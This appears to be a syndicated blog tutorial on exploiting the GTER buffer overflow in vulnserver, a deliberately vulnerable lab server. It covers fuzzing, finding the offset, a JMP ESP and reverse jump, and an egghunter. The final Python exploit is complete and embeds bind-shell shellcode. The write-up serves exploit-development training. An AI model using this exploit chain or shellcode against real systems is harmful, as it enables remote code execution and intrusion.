

Vulnserver GTER Exploitation

As we saw in the previous post, vulnserver is aVbD (Vulnerable-by-Design) application designed to help you sharpen
the Windows exploitation skills.
Our previous post described the exploitation ofTRUN command using a simple EIP overwrite technique, as we had
virtually no constraints for our payload. However, exploiting the GTER
command will not be as straightforward.
Warning
Do NOT run
vulnserver.exeon a sensitive machine or a non-secure
network. It will be a backdoor that may be used by others to break
into your system.
Enumerating Vulnserver
If you launch vulnserver.exe with no options, the default port used
will be TCP/9999.

We can check the behavior of the GTER command by issuing the suggested
syntax.

Ok, it’s fuzz time.
Fuzzing GTER
As we did before with the TRUN command, we discovered the syntax
needed for the GTER command. And again, we’ll be using
Spike to help us with
our fuzzing.
As GTER uses a similar syntax to the TRUN command, we can reuse the
Spike script created in our previous post and just change the command.
gter.spk.
s_string("GTER ");s_string_variable("*");Remember that the s_string command will send an immutable string to
the fuzzed protocol, and s_string_variable tells Spike to use that
string as a fuzz point.
Now we can send the fuzz attack to the victim machine:

Ugh! After a few iterations, vulnserver.exe crashed, and it seems
that it happened when we sent 5060 bytes of data. Let’s check the
offending payload on Wireshark:

We can now create a PoC (Proof-of-Concept) file with that information:
exploit.py.
import socketHOST = '192.168.0.29'PORT = 9999PAYLOAD = ( b'GTER /.:/' + b'A' * 5060)with socket.create_connection((HOST, PORT)) as fd: fd.recv(128) fd.sendall(PAYLOAD)This time, we’ll attach vulnserver.exe to Immunity Debugger.
Let’s run the initial exploit and see what happens:

Look at that! We replicated the crash!

Look at the state of the application at the moment of the crash. The
first thing to notice is that the EIP register has the value41414141, which means that we effectively overwrote it with our buffer
of A. That’s good news. However, if you see in the stack window
(bottom right), we only have 20 bytes after the ESP pointer, so if we
do a JMP ESP, we will only have 20 bytes for working. That’s not
enough space for anything complex.
However, if we look at the dump window (bottom left), we have a broader
space (around 0x90 or 144 bytes) at the beginning of our buffer, which
is again not enough for something like a reverse shell, so, we need to
be creative here. Actually, we can fit a reverse shell in that space,
but we need to carve it manually by reusing already loaded WinSock
modules of vulnserver, but that technique is described in
post.
First things first:
We need to calculate the exact offset on which EIP gets overwritten.
To do that, we will use pattern_create.rb from Metasploit to create
a cyclic pattern.
Running pattern_create.rb.
# This will only work on Kali Linux$ msf-pattern_create -l 400
We need now to update the exploit with that pattern:
exploit.py.
import socketHOST = '192.168.0.29'PORT = 9999PAYLOAD = ( b'GTER /.:/' + b'<paste pattern here>')with socket.create_connection((HOST, PORT)) as fd: fd.recv(128) fd.sendall(PAYLOAD)And we run the exploit again:

This time, EIP has the value 41396541. Let’s check the offset on our
cyclic pattern:
Running pattern_offset.rb.
# This will only work on Kali Linux$ msf-pattern_offset -q 41396541[*] Exact match at offset 147Great, that tells us that the EIP gets overwritten starting on the
147 byte of our buffer. Update the exploit to check the offset:
exploit.py.
import socketHOST = '192.168.0.29'PORT = 9999PAYLOAD = ( b'GTER /.:/' + b'A' * 147 + b'B' * 4 + b'C' * (400 - 147 - 4))with socket.create_connection((HOST, PORT)) as fd: fd.recv(128) fd.sendall(PAYLOAD)Now run the exploit. If EIP gets the value 42424242, which are the
four bytes of our B buffer, we got it right:

Whoohooo! Now we can start exploiting this.
Exploiting
If we check the state of the application after the crash, we can see
that we can jump to ESP to gain control of the execution flow.
We can use mona.py plugin to find that instruction:
mona looking for JMP ESP.
! mona jmp -r esp -o -cp nonullThis will tell mona to look for the instruction JMP ESP and will
exclude DLL from the OS.

We will pick the JMP ESP instruction at 625011C7. Now we can proceed
to update the exploit and replace the four B with that address:
exploit.py.
import socketimport structHOST = '192.168.0.29'PORT = 9999PAYLOAD = ( b'GTER /.:/' + b'A' * 147 + # 625011C7 | FFE4 | jmp esp struct.pack('<L', 0x625011C7) + b'C' * (400 - 147 - 4))with socket.create_connection((HOST, PORT)) as fd: fd.recv(128) fd.sendall(PAYLOAD)Let’s verify this:

Great!
But since everything can’t be so glorious, we landed on our C buffer,
which contains 20 bytes. We need to move to the A buffer, which holds
around 144 bytes to work.
Jump around
To get around this space constraint, we need to jump to our bigger
buffer.
For jumping, we can use the unconditional jump instruction found in X86
architecture called JMP that will divert the execution flow to the
desired address. We also need to know where to jump.
Now look at the next image, which is the resulting location after ourJMP ESP execution:

As we can see, we are in the next instruction after the JMP ESP at the
address 00CBF9C8 (this is a stack address, so it will change every
time we run the application), and we see that we have only 20 bytes to
work.
If we scroll up, we can see that the buffer of A starts at 00CBF931:

So we need to do a relative reverse jump. Using the debugger, we can
easily calculate the offset:

As you can see, the resulting bytes are E9 64 FF FF FF. Let’s update
our exploit with that jump:
exploit.py.
import socketimport structHOST = '192.168.0.29'PORT = 9999PAYLOAD = ( b'GTER /.:/' + b'A' * 147 + # 625011C7 | FFE4 | jmp esp struct.pack('<L', 0x625011C7) + # JMP to the start of our buffer b'\xe9\x64\xff\xff\xff' + b'C' * (400 - 147 - 4 - 5))with socket.create_connection((HOST, PORT)) as fd: fd.recv(128) fd.sendall(PAYLOAD)And check the result:

Great! We were able to jump to the start of our buffer. But what now?
On 147 bytes, it’s hard to include a working reverse shell. However,
there’s a trick we can use that will have to do with eggs.
Egghunter
An egghunter is a little shellcode (commonly around 32 bytes) that can
be injected on our payload. It’s a special shellcode because its only
mission is to search the entire process memory for the location of the
desired code, and once it finds it, it will execute it.
But how will it know what to execute? Well, it will look for a tag that
will be prepended to our shellcode, also called the egg, and once it
finds that egg, it will execute any code that follows.
First, we need to create our egghunter shellcode:
Creating egghunter.
$ msf-egghunter -e w00t -f python -v EGGHUNTEREGGHUNTER = b""EGGHUNTER += b"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd"EGGHUNTER += b"\x2e\x3c\x05\x5a\x74\xef\xb8\x77\x30\x30\x74"EGGHUNTER += b"\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7"Note that the configured egg is w00t. However, to make the searching
more effective, that egghunter was designed to look for a double
instance of that egg, which means w00tw00t. This will guarantee that
the executed code is the one we injected and will avoid false positives.
Let’s update our exploit:
exploit.py.
import socketimport structHOST = '192.168.0.29'PORT = 9999EGGHUNTER = b""EGGHUNTER += b"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd"EGGHUNTER += b"\x2e\x3c\x05\x5a\x74\xef\xb8\x77\x30\x30\x74"EGGHUNTER += b"\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7"PAYLOAD = ( b'GTER /.:/' + EGGHUNTER + b'A' * (147 - len(EGGHUNTER)) + # 625011C7 | FFE4 | jmp esp struct.pack('<L', 0x625011C7) + # JMP to the start of our buffer b'\xe9\x64\xff\xff\xff' + b'C' * (400 - 147 - 4 - 5))with socket.create_connection((HOST, PORT)) as fd: fd.recv(128) fd.sendall(PAYLOAD)What will happen is the following:
Our buffer will be injected.
The
JMP ESPwill be executed.The reverse jump will be executed and land directly to our
egghunter.The egghunter will iterate through all the memory looking for the
eggw00tw00t.When the egghunter finds the egg, it will execute anything that
follows, in our case, a bind shellcode.
So, the only thing that’s missing is our shellcode. We will create one
that will bind a shell on port 4444:
Creating shellcode.
$ msfvenom -p windows/shell_bind_tcp RPORT=4444 EXITFUNC=thread -f python -v SHELL -b '\x00'[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload[-] No arch selected, selecting arch: x86 from the payloadFound 11 compatible encodersAttempting to encode payload with 1 iterations of x86/shikata_ga_naix86/shikata_ga_nai succeeded with size 355 (iteration=0)x86/shikata_ga_nai chosen with final size 355Payload size: 355 bytesFinal size of python file: 1823 bytesSHELL = b""SHELL += b"\xdb\xda\xd9\x74\x24\xf4\x5a\x31\xc9\xb1\x53\xb8"SHELL += b"\x02\xdd\x89\x3a\x31\x42\x17\x03\x42\x17\x83\xe8"SHELL += b"\x21\x6b\xcf\x10\x31\xee\x30\xe8\xc2\x8f\xb9\x0d"SHELL += b"\xf3\x8f\xde\x46\xa4\x3f\x94\x0a\x49\xcb\xf8\xbe"SHELL += b"\xda\xb9\xd4\xb1\x6b\x77\x03\xfc\x6c\x24\x77\x9f"SHELL += b"\xee\x37\xa4\x7f\xce\xf7\xb9\x7e\x17\xe5\x30\xd2"SHELL += b"\xc0\x61\xe6\xc2\x65\x3f\x3b\x69\x35\xd1\x3b\x8e"SHELL += b"\x8e\xd0\x6a\x01\x84\x8a\xac\xa0\x49\xa7\xe4\xba"SHELL += b"\x8e\x82\xbf\x31\x64\x78\x3e\x93\xb4\x81\xed\xda"SHELL += b"\x78\x70\xef\x1b\xbe\x6b\x9a\x55\xbc\x16\x9d\xa2"SHELL += b"\xbe\xcc\x28\x30\x18\x86\x8b\x9c\x98\x4b\x4d\x57"SHELL += b"\x96\x20\x19\x3f\xbb\xb7\xce\x34\xc7\x3c\xf1\x9a"SHELL += b"\x41\x06\xd6\x3e\x09\xdc\x77\x67\xf7\xb3\x88\x77"SHELL += b"\x58\x6b\x2d\xfc\x75\x78\x5c\x5f\x12\x4d\x6d\x5f"SHELL += b"\xe2\xd9\xe6\x2c\xd0\x46\x5d\xba\x58\x0e\x7b\x3d"SHELL += b"\x9e\x25\x3b\xd1\x61\xc6\x3c\xf8\xa5\x92\x6c\x92"SHELL += b"\x0c\x9b\xe6\x62\xb0\x4e\x92\x6a\x17\x21\x81\x97"SHELL += b"\xe7\x91\x05\x37\x80\xfb\x89\x68\xb0\x03\x40\x01"SHELL += b"\x59\xfe\x6b\x3c\xc6\x77\x8d\x54\xe6\xd1\x05\xc0"SHELL += b"\xc4\x05\x9e\x77\x36\x6c\xb6\x1f\x7f\x66\x01\x20"SHELL += b"\x80\xac\x25\xb6\x0b\xa3\xf1\xa7\x0b\xee\x51\xb0"SHELL += b"\x9c\x64\x30\xf3\x3d\x78\x19\x63\xdd\xeb\xc6\x73"SHELL += b"\xa8\x17\x51\x24\xfd\xe6\xa8\xa0\x13\x50\x03\xd6"SHELL += b"\xe9\x04\x6c\x52\x36\xf5\x73\x5b\xbb\x41\x50\x4b"SHELL += b"\x05\x49\xdc\x3f\xd9\x1c\x8a\xe9\x9f\xf6\x7c\x43"SHELL += b"\x76\xa4\xd6\x03\x0f\x86\xe8\x55\x10\xc3\x9e\xb9"SHELL += b"\xa1\xba\xe6\xc6\x0e\x2b\xef\xbf\x72\xcb\x10\x6a"SHELL += b"\x37\xeb\xf2\xbe\x42\x84\xaa\x2b\xef\xc9\x4c\x86"SHELL += b"\x2c\xf4\xce\x22\xcd\x03\xce\x47\xc8\x48\x48\xb4"SHELL += b"\xa0\xc1\x3d\xba\x17\xe1\x17"But where can we fit it? This shellcode is 355 bytes long, but we only
have 140 bytes as much to work.
We have to think out of the box: Vulnserver is a server (really!),
and it will surely multiplex connections. Well, we can create a
different connection to send the shellcode over! That will store the
shellcode on the process memory where our egghunter will be able to find
it.
We can now finish our exploit. Remember to prepend the w00tw00t egg to
the shellcode, or the egghunter won’t be able to find it!
exploit.py.
import socketimport structHOST = '192.168.0.29'PORT = 9999EGGHUNTER = b""EGGHUNTER += b"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd"EGGHUNTER += b"\x2e\x3c\x05\x5a\x74\xef\xb8\x77\x30\x30\x74"EGGHUNTER += b"\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7"# msfvenom -p windows/shell_bind_tcp RPORT=4444 EXITFUNC=thread -f python -v SHELL -b '\x00'SHELL = b"w00tw00t" # The egghunter will look for thisSHELL += b"\xdb\xda\xd9\x74\x24\xf4\x5a\x31\xc9\xb1\x53\xb8"SHELL += b"\x02\xdd\x89\x3a\x31\x42\x17\x03\x42\x17\x83\xe8"SHELL += b"\x21\x6b\xcf\x10\x31\xee\x30\xe8\xc2\x8f\xb9\x0d"SHELL += b"\xf3\x8f\xde\x46\xa4\x3f\x94\x0a\x49\xcb\xf8\xbe"SHELL += b"\xda\xb9\xd4\xb1\x6b\x77\x03\xfc\x6c\x24\x77\x9f"SHELL += b"\xee\x37\xa4\x7f\xce\xf7\xb9\x7e\x17\xe5\x30\xd2"SHELL += b"\xc0\x61\xe6\xc2\x65\x3f\x3b\x69\x35\xd1\x3b\x8e"SHELL += b"\x8e\xd0\x6a\x01\x84\x8a\xac\xa0\x49\xa7\xe4\xba"SHELL += b"\x8e\x82\xbf\x31\x64\x78\x3e\x93\xb4\x81\xed\xda"SHELL += b"\x78\x70\xef\x1b\xbe\x6b\x9a\x55\xbc\x16\x9d\xa2"SHELL += b"\xbe\xcc\x28\x30\x18\x86\x8b\x9c\x98\x4b\x4d\x57"SHELL += b"\x96\x20\x19\x3f\xbb\xb7\xce\x34\xc7\x3c\xf1\x9a"SHELL += b"\x41\x06\xd6\x3e\x09\xdc\x77\x67\xf7\xb3\x88\x77"SHELL += b"\x58\x6b\x2d\xfc\x75\x78\x5c\x5f\x12\x4d\x6d\x5f"SHELL += b"\xe2\xd9\xe6\x2c\xd0\x46\x5d\xba\x58\x0e\x7b\x3d"SHELL += b"\x9e\x25\x3b\xd1\x61\xc6\x3c\xf8\xa5\x92\x6c\x92"SHELL += b"\x0c\x9b\xe6\x62\xb0\x4e\x92\x6a\x17\x21\x81\x97"SHELL += b"\xe7\x91\x05\x37\x80\xfb\x89\x68\xb0\x03\x40\x01"SHELL += b"\x59\xfe\x6b\x3c\xc6\x77\x8d\x54\xe6\xd1\x05\xc0"SHELL += b"\xc4\x05\x9e\x77\x36\x6c\xb6\x1f\x7f\x66\x01\x20"SHELL += b"\x80\xac\x25\xb6\x0b\xa3\xf1\xa7\x0b\xee\x51\xb0"SHELL += b"\x9c\x64\x30\xf3\x3d\x78\x19\x63\xdd\xeb\xc6\x73"SHELL += b"\xa8\x17\x51\x24\xfd\xe6\xa8\xa0\x13\x50\x03\xd6"SHELL += b"\xe9\x04\x6c\x52\x36\xf5\x73\x5b\xbb\x41\x50\x4b"SHELL += b"\x05\x49\xdc\x3f\xd9\x1c\x8a\xe9\x9f\xf6\x7c\x43"SHELL += b"\x76\xa4\xd6\x03\x0f\x86\xe8\x55\x10\xc3\x9e\xb9"SHELL += b"\xa1\xba\xe6\xc6\x0e\x2b\xef\xbf\x72\xcb\x10\x6a"SHELL += b"\x37\xeb\xf2\xbe\x42\x84\xaa\x2b\xef\xc9\x4c\x86"SHELL += b"\x2c\xf4\xce\x22\xcd\x03\xce\x47\xc8\x48\x48\xb4"SHELL += b"\xa0\xc1\x3d\xba\x17\xe1\x17"PAYLOAD = ( b'GTER /.:/' + EGGHUNTER + b'A' * (147 - len(EGGHUNTER)) + # 625011C7 | FFE4 | jmp esp struct.pack('<L', 0x625011C7) + # JMP to the start of our buffer b'\xe9\x64\xff\xff\xff' + b'C' * (400 - 147 - 4 - 5))with socket.create_connection((HOST, PORT)) as fd: fd.recv(128) print('Sending first stage...') fd.sendall(PAYLOAD) print('Done.')with socket.create_connection((HOST, PORT)) as fd: fd.recv(128) print('Sending shellcode...') fd.sendall(SHELL) print('Boom! Check the port 4444 of the victim.')Now, let’s look the egghunter in action:

Awesome! We got our shell again!
You can download the final exploit here
Conclusion
The egghunter technique is very useful when dealing with short space for
sending complex payloads. However, you must be careful to inject the
correct tag because it will start using all the available CPU for
searching the egg on the entire system memory.
*** This is a Security Bloggers Network syndicated blog from Fluid Attacks RSS Feed authored by Andres Roldan. Read the original post at: https://fluidattacks.com/blog/vulnserver-gter/
